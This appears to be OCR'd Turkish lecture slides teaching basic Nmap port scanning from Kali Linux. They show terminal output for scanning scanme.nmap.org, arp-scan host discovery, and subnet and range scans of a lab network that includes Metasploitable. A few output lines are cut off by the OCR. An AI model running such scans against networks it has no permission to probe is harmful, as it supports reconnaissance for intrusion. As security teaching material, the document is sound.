
Basit Tarama

```
kali@kali:~$ nmap scanme.nmap.org
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-28 17:53 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.23s latency).
Other addresses for scanme.nma
2f
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite

Nmap done: 1 IP address (1 hos
kali@kali:~$
```

```
kali@kali:~$ cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 8.8.8.8
nameserver 8.8.4.4
kali@kali:~$
```



Nmap görüldüğü üzere DNS çözümlemesi yapabilmektedir.



Nmap ile –p parametresi ile istenilen port/portlar ve istenilen port aralığı taranabilmektedir.

Not: -p- parametresi kullanılırsa bütün portlar taranacaktır.

Basit Tarama

Basit Tarama

```
kali@kali:~/Desktop$ sudo systemctl start ssh.service
kali@kali:~/Desktop$
kali@kali:~/Desktop$
kali@kali:~/Desktop$
kali@kali:~/Desktop$
kali@kali:~/Desktop$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe1f:3076  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1f:30:76  txqueuelen 1000  (Ethernet)
        RX packets 2040  bytes 126835 (123.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2136  bytes 157815 (154.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4018  bytes 200920 (196.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4018  bytes 200920 (196.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

kali@kali:~/Desktop$
kali@kali:~/Desktop$
kali@kali:~/Desktop$
kali@kali:~/Desktop$
kali@kali:~/Desktop$ cat ipAdresleri.txt
10.0.2.7
10.0.2.15
kali@kali:~/Desktop$
```

-iL parametresi ile bir dosya içerisindeki IP adresleri taranamabilmektedir.

```
kali@kali:~/Desktop$ nmap -iL ipAdresleri.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 15:12 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00085s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap scan report for 10.0.2.15
Host is up (0.00087s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 2 IP addresses (2 hosts up) scanned in 0.27 seconds
kali@kali:~/Desktop$
```

İlk olarak kendi cihazımızdaki ssh servisini ayağa kaldırdık ve daha sonrasında Metasploitable cihazı ile kendi cihazımızın IP adresini dosyaya yazdık ve –iL parametresi ile iki cihazada tarama yapabildik.

Basit Tarama

```
kali@kali:~/Desktop$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe1f:3076  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1f:30:76  txqueuelen 1000  (Ethernet)
        RX packets 3052  bytes 189324 (184.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3192  bytes 235799 (230.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6024  bytes 301244 (294.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6024  bytes 301244 (294.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

kali@kali:~/Desktop$
kali@kali:~/Desktop$
kali@kali:~/Desktop$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:30:76, IPv4: 10.0.2.15
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        52:54:00:12:35:00       QEMU
10.0.2.3        08:00:27:79:b3:11       PCS Systemtechnik GmbH
10.0.2.7        08:00:27:f4:e1:bf       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.218 seconds (115.42 hosts/sec). 4 responded
kali@kali:~/Desktop$
```

```
kali@kali:~/Desktop$ nmap 10.0.2.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 15:18 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00082s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 10.0.2.2
Host is up (0.0031s latency).
Not shown: 994 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
443/tcp  open  https
445/tcp  open  microsoft-ds
912/tcp  open  apex-mesh
1801/tcp open  msmq
2103/tcp open  zephyr-clt

Nmap scan report for 10.0.2.7
Host is up (0.0021s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
```

Netmask adresi ile tarama yapılabilmektedir. Bu sayede ağ içerisindeki bütün cihazlar taranacaktır.

Nmap öncelikle ağ içerisinde ayakta olan cihazları tespit eder ve daha sonrasında port taramasını başlatır.

Basit Tarama

```
kali@kali:~/Desktop$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:30:76, IPv4: 10.0.2.15
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        52:54:00:12:35:00       QEMU
10.0.2.3        08:00:27:79:b3:11       PCS Systemtechnik GmbH
10.0.2.7        08:00:27:f4:e1:bf       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.085 seconds (122.78 hosts/sec). 4 responded
kali@kali:~/Desktop$
```

10.0.2.1-16 gibi IP aralıkları belirtilerek tarama yapılabilmektedir.


```
kali@kali:~/Desktop$ nmap 10.0.2.1-16
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 15:29 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00068s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 10.0.2.2
Host is up (0.0032s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
443/tcp  open  https
445/tcp  open  microsoft-ds
1434/tcp open  ms-sql-m
1801/tcp open  msmq

Nmap scan report for 10.0.2.7
Host is up (0.0014s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
```

Basit Tarama

